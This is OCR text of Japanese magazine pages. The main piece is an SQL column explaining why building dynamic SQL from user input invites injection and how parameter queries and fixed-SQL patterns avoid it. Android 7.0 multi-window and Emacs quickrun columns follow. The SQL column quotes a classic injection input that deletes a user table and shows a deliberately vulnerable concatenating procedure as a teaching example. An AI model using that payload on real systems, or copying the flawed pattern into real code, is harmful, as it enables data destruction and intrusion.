「ああ、なるほど、これはトリックやね～」


WHERE 1=1という行が目につきますが、必ず真になるこの句を入れておくことで、その後の連結文をすべてAND カラム名 = 値というパターンに統一できます。この方式なら、検索条件が増えても単純にその分IF～END IFのブロックを増やしていけばいいだけです。

「1=1というのは良い手で、私もよく使うよ。これはこれで検索機能としては問題ない。ただ

▼リスト1　レシピ検索機能（動的SQL組み立て版）

```
CREATE PROCEDURE pr_recipe(
    p_menu        TEXT       -- メニュー（任意条件）
    , p_sozai TEXT       -- 素材（任意条件）
)                                          ← どちらか片方は必須
BEGIN

    SET @sql =
        'SELECT
            m.ID, m.メニュー名, s.素材名, r.分量, r.単位
        FROM メニュー m
            INNER JOIN レシピ r ON m.ID = r.メニューID
            INNER JOIN 素材 s ON r.素材ID = s.ID
        WHERE
            1 = 1 ';                       ← ANDを決め打ちで入れられるようにするトリック

    IF NOT p_menu IS NULL THEN
        SET @sql = CONCAT(@sql, ' AND m.メニュー名 = ''', p_menu , ''''');
    END IF;
    IF NOT p_sozai IS NULL THEN
        SET @sql = CONCAT(@sql, ' AND s.素材名 = ''', p_sozai , ''''');
    END IF;

    PREPARE stmt1 FROM @sql;   ← 実行計画の作成
    EXECUTE stmt1;             ← 実行
    DEALLOCATE PREPARE stmt1;
End
```

▼図1　レシピ検索機能の可変条件検索



し……その後の、IFブロックでSQL文を動的に組み立てている部分はSQLインジェクション対策の観点からは推奨できないんよね」

SQLの動的組み立てはSQLインジェクションに弱い


「SQLインジェクションというのは、この**図2**みたいなものですよね？」と大道君。

有名なSQLインジェクション脆弱性の一番基本的なしくみを示したのが**図2**です。SQL文は一般に制御構造部分とパラメータ部分に分解されます。ユーザ入力が使われるのは本来はパラメータ部分です。

図2のようにuserテーブルを検索するSQL文でパラメータ部分であるnameへの入力が「大道」という普通の文字列だと正常に動作しますが、「`大道'; DELETE FROM user --`」のようにSQLの制御構造を含む巧妙な入力をされると、プログラマが意図しない処理が実行されて、システム破壊や情報漏洩の被害を起こしてしまいます。

「基本はそうやね。その対策をしないといけない」

▼図2　SQLインジェクションのしくみ



「それは入力をエスケープすればいいんじゃ……」

「残念ながらそれはあまり確実な対策にはならないので、ほかに手段がないときに限って使うべき、とされてるんよ（以下の囲み部分参照）。まあ、古いシステムで脆弱性が発見されて、基本設計を変更せずに穴を塞がなきゃいけないようなときには使ってもいいけど、そうでなかったら頼るなってことやね」

「そうだったんですか……」

> SQL Injection Prevention Cheat Sheet by OWASP (The Open Web Application Security Project)[注1]
> Defense Option 4: Escaping All User Supplied Input
> This technique should only be used as a last resort, when none of the above are feasible.

「代わりにどうするかというと、SQL文の動的な組み立てを避けるのが大原則で、そのためにパラメータクエリやストアドプロシージャを使うことが推奨されてるんよ」

図3にその意味合いをまとめておきました。思いっきり単純化して言うと、1つのSQL文は制御構造とパラメータに分解できるので、ユーザ入力を含まない制御構造部分だけでパース、オプティマイズをかけて実行計画を作り、その実行段階でパラメータを取り込んで実行する、という流れにできれば、ユーザがパラメータに制御構造をインジェクションしてきてもそれは単なる文字列（リテラル）として扱われるだけで、実行計画にはなんの影響も与えません。

「パースというのは……」

「パースは構文解析と言って、SQL文の構造を予約語、演算子、識別子やリテラルに分解し

注1）https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet#Defense_Option_4:_Escaping_All_User_Supplied_Input

て読み取り、文法的に正しいかどうかをチェックすること。オプティマイズはそれを実行計画に変換すること」

「ええと……あ、そうか、ユーザの入力をどんどん結合して1つのSQL文にすると、それを全体としてパースすることになるから、本来はパラメータでしかない部分を制御構造と誤認してしまうリスクが残る……ってことですか？」

「そのとおり！」

「ユーザの入力はあくまでパラメータであって、ここには制御構造は入ってないよ、とわかるように区別して扱ってやれば、SQLインジェクションは起きようがない……」

「そのとおり！」

「それを実現する方法がパラメータクエリやストアドプロシージャなんですね」


「そのとおり！　ストアドプロシージャは基本的にパラメータを分けて渡すから、インジェクション対策として有効なんよ」

「なるほど……」

「ところが、せっかくストアドプロシージャにしても、**リスト1**みたいにその中でパラメータを含めてSQL文の動的組み立てをやっていると元の木阿弥（もくあみ）。同じ問題が起きるから、SQL文の動的組み立てはしないほうがいい、というのが大原則なんよ」

「……わかりました、動的組み立てをしないようにもう少し考えてみます」

▼図3　SQL文の動的組み立てを避ける



▼リスト2　レシピ検索機能（固定SQL、IFNULL版）

```
SELECT
    m.ID, m.メニュー名, s.素材名, r.分量, r.単位
FROM メニュー m
    INNER JOIN レシピ r ON m.ID = r.メニューID
    INNER JOIN 素材 s ON r.素材ID = s.ID
WHERE
    m.メニュー名 = IFNULL(p_menu, m.メニュー名)
    AND s.素材名 = IFNULL(p_sozai, s.素材名);
```

p_menuまたはp_sozaiがNULLでないときだけ検索条件として働く

IFNULL関数は便利だがインデックスに注意

その後、大道君が考えてきたのが**リスト2**でした。IFNULL関数[注2]を使うことで、p_menuまたはp_sozaiがNULLでないときだけ検索条件として有効になります。NULLの場合は`m.メニュー名 = m.メニュー名`のように常に真の式になるため、条件を省略したのと同じです。

「うん、こういうやり方もあるね。これはこの種の任意の検索条件のコードを簡略化できるパターンの1つだから、覚えておくとええよ。ただし……ちょっと実行計画見てみ？」

「実行計画、と……あれ？　インデックスが使われていない？」

注2）MySQL限定。OracleではNVL、SQLServerではISNULLに該当。類似のSQL標準関数にCOALESCEがある。

MySQLではこの書式でWHERE句を書くと検索にインデックスが使われません。Oracleの最新バージョンのNVL関数ではインデックスが有効になりますが、COALESCE関数では使われません。そんな細かな違いがパフォーマンスに影響してくるため注意が必要です。

さらにもう1つ、m.メニュー名 = m.メニュー名という式が「常に真になる」のは値がNOT NULLの場合だけです。したがってこの方法はNOT NULL制約のあるカラムにしか使えません。

パラメータクエリでインジェクション回避

SQLインジェクション対策の有力な方法の1つにパラメータクエリがあります。パラメータクエリの基本パターンは**リスト3**で、ユーザ入力が入るパラメータ部分はプレースホルダ'?'を代わりに置いてSQL文を組んでプリペアドステートメントを作り、実行時にパラメータの値を指定してやる方法です。

ただし、任意の検索条件に対応しようとすると少し面倒です。

リスト4がその例です。WHERE句を可変にするためにSQL文の動的組み立てを行っていますが、ここではユーザ入力部分はプレースホルダにしているため、インジェクションは起こりません。ただし、実行時に必要なパラメータを判定する必要があるため、指定されたパラメータを表すビット値をセットしておきます。

実行時にはそのビット値に応じてEXECUTE文のあとにパラメータを必要なだけ指定してやるわけです。

「これは……想像もしませんでした」

▼リスト3　パラメータクエリでインジェクションを回避

```
SET @sql = 'SELECT * FROM atable
    WHERE col1 = ? AND col2 =?'

PREPARE stmt1 FROM @sql;

EXECUTE stmt1 USING @p_menu, @p_sozai;
```

ユーザ入力を使うパラメータ部分はプレースホルダ'?'にして実行計画を作る

実行時にパラメータを渡すようにすると、パラメータはリテラル扱いになるためSQLインジェクションは起こらない

「こんな方法もあると言えばある。これならIFNULLやCOALESCEも使っていないから、インデックスも効くよ」

「ありがとうございます。でもこれ、結構複雑ですね。パラメータの種類が増えたらその分、組み合わせも2のn乗で増えますよね……？」

「実を言うとそうなんよ」

今回の例は簡略化してあるので2種類のパラメータのあり／なしの組み合わせで4通り、そこから「なし／なし」を除いて3通りで済みましたが、実際にはそれではまったく足りないケースのほうが多いでしょう。

「パラメータ4種で15通り？　5種だと31通り……あんまりやりたくないなあ」と大道君。

業務によっては10種類以上もの検索項目が必要なケースも日常的にあります。そうなると2の10乗＝1,024通り……そこまでいかなくても、この方式が使えるのはせいぜい4、5種までででしょう。

ですが実のところこのやり方はまだマシなほうで、私は5種類以上のパラメータについてIF～ELSEの数百行にもおよぶ膨大なネスト構造でこの切り替えをしている、一目見ただけでアタマが痛くなるようなコードをよく見かけます。IF～ELSEで同じロジックを書くよりはこのビット演算のほうがよほど簡単なので、その場合は参考になるでしょう。

MySQLなら固定SQL毎回パース方式を使おう

「もう少し何か良い方法ありませんか？」

「そう思った君のための最終兵器がこれ、固定SQL毎回パース方式だ！」

リスト5がそのコードです。A = p OR p IS NULLというコードは、pがNULLのときは「p IS NULL」が真になるため、ORの左辺は評価されず全体が真となり、pがNOT NULLのときは「p IS NULL」は偽のため「A = p」が評価されます。こんな

ふうにWHERE句を書くとあら不思議、パラメータが増えてもその都度同じパターンでANDをつないでいくだけで、固定SQLであるにもかかわらず検索条件可変のSELECT文がすっきりシンプルに書けてしまうわけです。この方法ならインデックスも効きます。

「えーっ……へえー!!」

この方法はMySQLで使うのに向いています。というのは、MySQLのストアドプロシージャはプリコンパイルされないため毎回パース処理が行われ、指定したパラメータに応じて最適な実行計画が作りなおされるからです。Oracleでは同一パターンのSQL文を何度も呼び出した場合には、最初にデフォルトのパラメータ値で実行計画が作られ、以後はパラメータが変わっても同じ実行計画が使い回されるため、実際に指定したパラメータと合わない、つまり性能が出ないことがあります。

「そうなんですか」

「Oracleでその現象を避けるしくみもないわけじゃないけど、マニアック過ぎるからあんまりお勧めしない。Oracleのときは**リスト4**のビット切り替え方式を使うといいよ」

「……はい、じゃ、今回はMySQLなので、この固定SQL毎回パース方式でいきます！　こんなに簡単にできるなんて、ちょっと感動しました！」

前回扱ったCASE式とともに、この固定SQL毎回パース方式も、手続き型言語のIFやSWITCHで書く複雑なロジックを単純化するために使えることがよくあります。SQLインジェクション対策としての意味も大きいので、動的SQL組み立てを避けることもできるこの方式をぜひ使ってみてください。SD

▼リスト4　レシピ検索機能（動的SQL組み立て、パラメータ版）

```
SET @sql =
    'SELECT
        m.ID, m.メニュー名, s.素材名, r.分量, r.単位
    FROM メニュー m
        INNER JOIN レシピ r ON m.ID = r.メニューID
        INNER JOIN 素材  s ON r.素材ID = s.ID
    WHERE
        1 = 1 ';

SET @comb_para = 0;
SET @p_menu = p_menu;
SET @p_sozai = p_sozai;

IF NOT p_menu IS NULL THEN
      SET @sql = CONCAT(@sql, ' AND m.メニュー名 = ?');
      SET @comb_para = @comb_para + b'01';
END IF;
IF NOT p_sozai IS NULL THEN
      SET @sql = CONCAT(@sql, ' AND s.素材名 = ?');
      SET @comb_para = @comb_para + b'10';
END IF;

PREPARE stmt1 FROM @sql;

CASE @comb_para
   WHEN b'01' THEN EXECUTE stmt1 USING @p_menu;
   WHEN b'10' THEN EXECUTE stmt1 USING @p_sozai;
   WHEN b'11' THEN EXECUTE stmt1 USING @p_menu, @p_sozai;
END CASE;

DEALLOCATE PREPARE stmt1;
```

ユーザ入力部分を含めなければ、動的組み立てをしてもSQLインジェクション問題は発生しない

ユーザ入力部分はプレースホルダ?にしておく

必要なパラメータをあとで判定するためのビット値をセット

@comb_paraのビット値で、パラメータの個数を判断して呼び分ける

▼リスト5　レシピ検索機能（固定SQL毎回パース方式）

```
SELECT
    m.ID, m.メニュー名, s.素材名, r.分量, r.単位
FROM メニュー m
    INNER JOIN レシピ r ON m.ID = r.メニューID
    INNER JOIN 素材 s ON r.素材 = s.ID
WHERE
    (m.メニュー名 = p_menu OR p_menu IS NULL)
    AND (s.素材名 = p_sozai OR p_sozai IS NULL);
```

コミュニティメンバーが伝える Androidで広がるエンジニアの愉しみ

presented by
Japan Android Group
http://www.android-group.jp/

第10回 Android 7.0の新機能、マルチウィンドウを使ってみよう

Androidは世界で出荷される8割のスマートフォンに搭載※される、事実上スマートフォンの標準OSです。このOS上で動くアプリケーションを開発することは、自分のアイデアを世界に発信し、最も多くのスマートフォン上で動かしてもらえる可能性がある行為です。このAndroidの最新情報と、それを取り巻くコミュニティを知って、魅力的な開発をはじめませんか？

※IDC Worldwide Mobile Phone Tracker, August 7, 2013

三宅 理（みやけ おさむ）
日本Androidの会 運営委員・
日本Androidの会 埼玉支部
合同会社ソニックスタジオ

Android 7.0 ―Nougat（ヌガー）登場

恒例となっている年に1回のAndroid OSのアップデートが今年もやってきました。毎回アップデート内容が発表されるたびにワクワクできるのは開発者冥利ではないでしょうか。

本稿制作真っ最中の8月23日に、Android 7.0の配信がOTA（Over The Air）で開始されました。最速で配信されるのは、Nexus 6P/5X/6/9、Nexus Player、Pixel Cです。また、Android Beta Programに登録されている端末もOTAアップデートが配信されています。筆者はNexus 5XでAndroid Beta Programに参加していたのですぐに配信が始まりました。

マルチウィンドウのサポート


Android 7.0からマルチウィンドウがサポートされるようになりました。画面に2つのActivityを表示できるようになります（**図1**）。また、端末がフリーフォームモード（後述）をサポートしている場合、複数のActivityを並列表示可能です（**図2**）。

iOSではすでにiPad向けに、似たような機能である「Slide Over」「Split View」がありますが、同じような機能がAndroidでも搭載されたことになります。

マルチウィンドウの機能は次のとおりです。

- アプリは分割して表示することが可能
- Android 7.0以前に公開している既存のアプリもそのまま表示可能
- Activityの設定でマルチウィンドウ不可を設


◀**図1**
マルチウィンドウ（分割画面モード）



▶**図2**
フリーフォームモード

▼図3　マルチウィンドウ表示の切り替え方法（Nexus 5Xでの例）

▼図4　マルチウィンドウ表示の切り替え方法（Nexus 9での例）



定可能

・レイアウト属性の設定（フリーフォームモード時）
・新しくActivityを開く際にマルチウィンドウでもう片方にActivityを表示
・ドラッグ＆ドロップのサポート

これにより、YouTubeを見ながらブラウザを閲覧といったことが可能になります。

マルチウィンドウモード

マルチウィンドウモードにする方法は、次の2つのやり方があります。

①ナビゲーションバーのオーバービューボタン（図1の右下）を押してオーバービュー画面（最近使ったアプリ、最近のタスクリスト）を開いているとき、Activityのタイトルを長押ししてから、そのActivityを強調表示された部分にドラッグする（図3、4）

②Activityを表示している状態で、ナビゲーションバーのオーバービューボタンを長押しすると、現在のActivityがマルチウィンドウモードになる。端末が横の場合は右側に、端末が縦の場合は下側にオーバービュー画面が開く

別のアプリケーションを開く場合、ナビゲーションバーのオーバービューボタンを押すと、リストからアプリケーションを選択できます。

マルチウィンドウモードは、ナビゲーションバーのオーバービューボタンを長押しすると終了します。

マルチウィンドウ対応のアプリを制作

マルチウィンドウ対応のアプリケーションを制作するためには最低限、AndroidManifest.xmlのtargetSdkVersionを24にしてビルドをする必要があります。これよりも古いバージョンでビルドしたアプリケーションをマルチウィンドウで表示しようとすると、アプリのサイズが強制的に変更されます。画面の向きが固定されたアプリケーションの場合、そのアプリは全画面で表示されるので注意が必要です。

マルチウィンドウの宣言は、AndroidManifest.xmlの中の〈activity〉ノードまたは〈application〉ノードに、次の行を追加します。

```
android:resizeableActivity
```

▼図5　マルチウィンドウで新しいActivityを開く

▼表1　フリーフォームモード設定時のレイアウト属性

属性名	説明
android:defaultWidth、android:defaultHeight	フリーフォームモードで、起動したときのデフォルトの幅と高さ
android:gravity	フリーフォームモードで、起動したときのActivityの初期配置
android:minHeight、android:minWidth	分割画面モードと、フリーフォームモードのActivityの最小の高さと幅。分割画面モードの分割線を移動したとき、Activityを指定された最小のディメンションよりも小さくすると、Activityはユーザがリクエストしたサイズにトリミングされる

▼リスト1　マルチウィンドウ対応のとき、片側にActivityを開くようにする

```
Intent intent = new Intent(this, SubActivity.class);
intent.setFlags(Intent.FLAG_ACTIVITY_LAUNCH_ADJACENT | Intent.FLAG_ACTIVITY_NEW_TASK);
startActivity(intent);
```

値にtrueまたはfalseを設定することで有効／無効にできます(値を設定しなかった場合、デフォルトはtrue)。

レイアウト属性は**表1**にまとめました。

Activityを開く際に、マルチウィンドウのもう片方側にActivityを開くようにする(**図5**)には、Intentのフラグに`Intent.FLAG_ACTIVITY_LAUNCH_ADJACENT | Intent.FLAG_ACTIVITY_NEW_TASK`を設定します(**リスト1**)。

このパラメータを設定した場合、可能なときにマルチウィンドウのもう片方側にActivityが開かれます。マルチウィンドウモードでない場合は、通常どおり現在のActivityの上にスタックされます。

マルチウィンドウライフサイクル

マルチウィンドウモードでは既存のActivityのライフサイクルを変更しません。ユーザが直前に操作したActivityのみがアクティブになります。もう片方のActivityは、一時停止状態になりますが画面は表示されたままの状態となります。

そのため動画を再生するActivityなどはonPause()メソッドで一時停止しないようなロジックにする必要があります。onStop()メソッドで動画の一時停止、onStart()メソッドで動画の再生の再開を行うようにしましょう。

マルチウィンドウの変更通知とクエリ

マルチウィンドウが表示された状態を取得するために、次のメソッドが用意されています。

- Activity.isInMultiWindowMode()
  ……Activityがマルチウィンドウモードで実行されているかを判定
- Activity.onMultiWindowModeChanged()
  ……Activityがマルチウィンドウモードになるか、マルチウィンドウモードが終了すると、このメソッドが呼び出される

これらのメソッドは、Activity以外にFragmentにも同様のメソッドがあります。

▼図6　エミュレータをフリーフォームモード対応にする

```
adb shell

su

setenforce 0
settings put global enable_freeform_support 1
cd /data/local/tmp
mkdir permissions
cd permissions
cp -a /system/etc/permissions/* ./
sed -e "s/live_wallpaper/freeform_window_➥
management/" android.software.live_➥
wallpaper.xml >freeform.xml
mount --bind . /system/etc/permissions

stop
start
```

フリーフォームモード

フリーフォームモードは**図2**で表示したように、Windowsのような画面になります。ただし、端末でフリーフォームモードのアプリケーションが対応済みであるという前提が必要なため、製造メーカーが設定しないと使えないモードになります。Android 7.0が動作するNexus 5XやNexus 9で確認してみましたが、フリーフォームモードは設定されていませんでした。

図2のスクリーンショットは、エミュレータを使って撮影しました。エミュレータもそのまま起動しただけでは設定されていません。**図6**のコマンドを、Macではターミナル、Windowsはコマンドプロンプトで実行します。実行するとエミュレータが再起動され、フリーフォームモードで起動します。Android N Preview時では正常に動作していましたが、Android 7.0正式版ではMultiScreentと同時に動作するため、動作が不安定になっています。ご注意ください。

マルチウィンドウ時のドラッグ&ドロップ


マルチウィンドウを使っているときにドラッグ&ドロップをすると、別Activity、別アプリケーションに情報を渡すことができます。

ここでは例として文字列を渡すパターンと、連絡帳のデータを渡すパターンで説明します。

文字列を渡すパターン

リスト2のように、ImageViewにOnLongClickListener()を実装して、その中で渡すデータを定義します。ポイントは、view.startDrag

▼図7　ドラッグされた文字列が表示された画面



▼リスト2　ドラッグ&ドロップで文字列を渡す場合

```
ImageView imgDrag = (ImageView) findViewById(R.id.img_drag);
imgDrag.setOnLongClickListener(new View.OnLongClickListener() {
    @Override
    public boolean onLongClick(View view) {
        ClipData clipData = ClipData.newPlainText("Text", "Drag&Drop");
        View.DragShadowBuilder shadow = new View.DragShadowBuilder(view);

        view.startDragAndDrop(clipData, shadow, view, View.DRAG_FLAG_GLOBAL);

        return true;
    }
});
```


▼リスト3　ドラッグされた文字列をTextViewで表示

```
ViewGroup contentRoot = (ViewGroup)this.findViewById(android.R.id.content);
contentRoot.setOnDragListener(new View.OnDragListener() {
    @Override
    public boolean onDrag(View view, DragEvent dragEvent) {
        if (dragEvent.getAction() == DragEvent.ACTION_DROP) {
            if (dragEvent.getClipDescription().hasMimeType(ClipDescription.MIMETYPE_TEXT_PLAIN)) {
                txtView.setText(dragEvent.getClipData().getItemAt(0).getText());
            }
            return true;
        }
    }
});
```

AndDrop()メソッドの中の引数View.DRAG_FLAG_GLOBALです。この引数を利用すると別Activity、別アプリケーションにドラッグ&ドロップできるようになります。

リスト3ではドラッグされたデータを展開して、TextViewで画面に表示しています(**図7**)。

▼図8　ドラッグされた電話帳データが表示された画面



電話帳のデータを渡すパターン

AndroidではContentsProviderを使って権限が必要なデータにアクセスすることが可能です。しかし、一部の権限についてはAndroidManifest.xmlに記載し、ユーザの同意を得なければアクセスできません。

ドラッグ&ドロップする際、相手のアプリケーションが権限を持ってないとデータのやりとりが不便です。そこでDropPermissionsを使うと、自分のアプリケーションが持っている権限を一時的に相手のアプリケーションに渡すことが可能です(**リスト4**、**図8**)。

ポイントは、startDragAndDrop()メソッドの「`View.DRAG_FLAG_GLOBAL | View.DRAG_`

▼リスト4　ドラッグ&ドロップで電話帳データを渡す場合

```
ImageView imgDrag2 = (ImageView) findViewById(R.id.img_drag2);
imgDrag2.setOnLongClickListener(new View.OnLongClickListener() {
    @Override
    public boolean onLongClick(View view) {
        Uri person = ContentUris.withAppendedId(ContactsContract.CommonDataKinds.Phone.
CONTENT_URI, 8);
        ClipData clipData = ClipData.newUri(getContentResolver(), "Uri", person);
        View.DragShadowBuilder shadow = new View.DragShadowBuilder(view);
        view.startDragAndDrop(clipData, shadow, view, View.DRAG_FLAG_GLOBAL | View.DRAG_
FLAG_GLOBAL_URI_READ);
        return true;
    }
});
```

▼リスト5　一時的に権限を取得してデータを受け取る

```
DragAndDropPermissions permissions = requestDragAndDropPermissions(dragEvent);
Uri person = dragEvent.getClipData().getItemAt(0).getUri();

Log.d("","person" + person);

Cursor cursor = getContentResolver().query(person,new String[]{ContactsContract.Data.
DISPLAY_NAME_PRIMARY }, null, null, null);
Log.d("","cursor size " + cursor.getCount());

if(cursor.moveToFirst()) {
    String displayName = ContactsContract.CommonDataKinds.Phone.DISPLAY_NAME;
    int fieldIndex = cursor.getColumnIndex(displayName);

    String name = cursor.getString(fieldIndex);

    txtView.setText(name);
}
cursor.close();
permissions.release();
```

FLAG_GLOBAL_URI_READ」です。View.DRAG_FLAG_GLOBAL_URI_READはURIの読み込みを許可します。書き込みを許可したい場合は「View.DRAG_FLAG_GLOBAL_URI_WRITE」を使います。

アクセスが可能になるのは、ドラッグ＆ドロップで渡したURIデータのみになります。相手側のアプリケーションでURIのパラメータを変更してアクセスしても見ることはできません。

リスト5ではドラッグ＆ドロップで受け取ったデータを画面に表示しています。DragAndDropPermissionsを使って一時的に権限をもらい、データにアクセスを行い、DragAndDropPermissions.release()メソッドで権限を手放しています。release()メソッド実行後に権限が必要なURIにアクセスするとエラーが発生します。

マルチスクリーン以外の機能追加について

通知機能の強化

Android 7.0では、通知の表示方法が変わっています。今まではアプリのアイコンが大きく表示されていました。7.0からはデザインが変更されアイコンは小さくなり、通知時間も右側から上部に変更になっています。また、通知をまとめて表示するためのレイアウトも変更になっています。

既存のアプリは修正を行う必要はありません。通知のレイアウトは、Android 7.0以前でビルドしたアプリで通知を表示しても変更されます。

Dozeの強化

Android 6.0から導入されたDozeシステムモードですが、7.0からはこれが改良され、外出先でも電池を節約できるようになっています。しばらくスマートフォンを放置しておくと、CPUおよびネットワーク制限が一部のアプリに適応されます。その結果、スマートフォンのバッテリー持ちがよくなる効果が得られます。

データセーバー

データセーバーをONにすると、OSはストリーミングのビットレートを制限したり、データ通信をなるべく行わないように制御します。アプリ側では、このデータセーバーがONの場合、必要以上にデータの取得を行わないといった対応を入れることができます。

これ以外にも、グラフィック強化であるValkunといったAPIも増えています。

まとめ

今回詳しく紹介できたのはマルチウィンドウ機能だけですが、興味がある人はぜひAndroidの開発者向けサイト[注1]を参照してみてください。この雑誌が書店に並ぶころには新しい開発者向けのAndroid端末が発売されているかと思います。また、既存のスマートフォンでもアップデートの配信が始まっていることでしょう。

筆者も年に1回のお祭りを楽しみたいと思います。SD

注1）https://developer.android.com

COLUMN

Androidのコミュニティで行われるイベント紹介

日本Androidの会 定例会

日本Androidの会では、月に1回定例会を開催しています。詳しくは以下のURLを参照してください。
http://japan-android-group.connpass.com/

Android Bazaar and Conference 2016 Autumn

年に数回、Android Bazaar and Conference（通称：ABC）を開催しています。直近では、2016年冬開催予定です。詳しい情報は以下のURLを参照してください。
http://abc.android-group.jp/2016a/

DevFest Tokyo 2016

開催日：2016年10月9日（日）　13:00 - 18:00（予定）
会場：東京電機大学 千住キャンパス
主催：GDG Tokyo、日本Androidの会ほか

思考をカタチにするエディタの使い方

るびきち流 Emacs超入門

Writer | るびきち twitter@rubikitch | http://rubikitch.com/

第30回 カレントバッファを即実行! quickrun(後編)

カレントバッファやregionのコードをすぐに実行できる「quickrun」。後編では、quickrunの実行を細かく制御する方法を紹介します。デフォルトのまま使っても十分強力ですが、設定方法やパラメータの意味を知ることで、より手に馴染むものになることでしょう。

もっとquickrunを使い倒そう

quickrunはカレントバッファを即実行するパッケージ・コマンドです。M-x quickrun-with-argは引数を指定でき、M-x helm-quickrunはquickruのすべての機能にアクセスできます。今回は前回に引き続き、quickrunを取り上げ、深く見ていくことにします。

ファイルローカル変数について

表1はquickrunを細かく制御するためのファイルローカル変数です。上部は実行するコマンド関係の変数、下部はどのように実行するかを制御する変数です。

通常、言語処理系は開いたファイルをもとに自動的に決定されますが、quickrun-option-cmdkeyを設定すれば変更できます(c/gcc→c/clangなど)。パラメータのリスト(commandやexecなど)は言語処理系から決定されますが、quickrun-option-commandなどでファイル別に設定できます。またquickrun-option-cmd-alistにより、パラメータのリストを丸ごと設定できます。パラメータの詳細については、「quickrunをカスタマイズする」節で説明します。

ファイルローカル変数はM-x add-file-local-variableで設定します。ディレクトリ・サブディレクトリのファイル全体に適用したい場合はM-x add-dir-local-variableで設定します。いずれの場合でも、設定後にC-x C-v RETでファイルを開き直すか、M-x normal-modeで反映します。

quickrunの実行を細かく制御する

タイムアウトを設定する

quickrunでは、プログラム実行にタイムアウトが設定してあります。デフォルトでは、10秒以内にプログラムが終了しなかった場合に強制終了されるようになっています。一見余計なお世話

▼表1 quickrunのファイルローカル変数

種別	変数名	概要
コマンド関係	quickrun-option-cmd-alist	パラメータのリスト
	quickrun-option-cmdkey	言語処理系
	quickrun-option-command	コマンド名
	quickrun-option-cmdopt	コマンドに対するオプション
	quickrun-option-args	実行ファイルに対するコマンド引数
実行形式を制御	quickrun-option-timeout-seconds	タイムアウト秒数(デフォルト:10)
	quickrun-option-outputter	出力方法を変更する

のように思えるこの機能には意味があります。

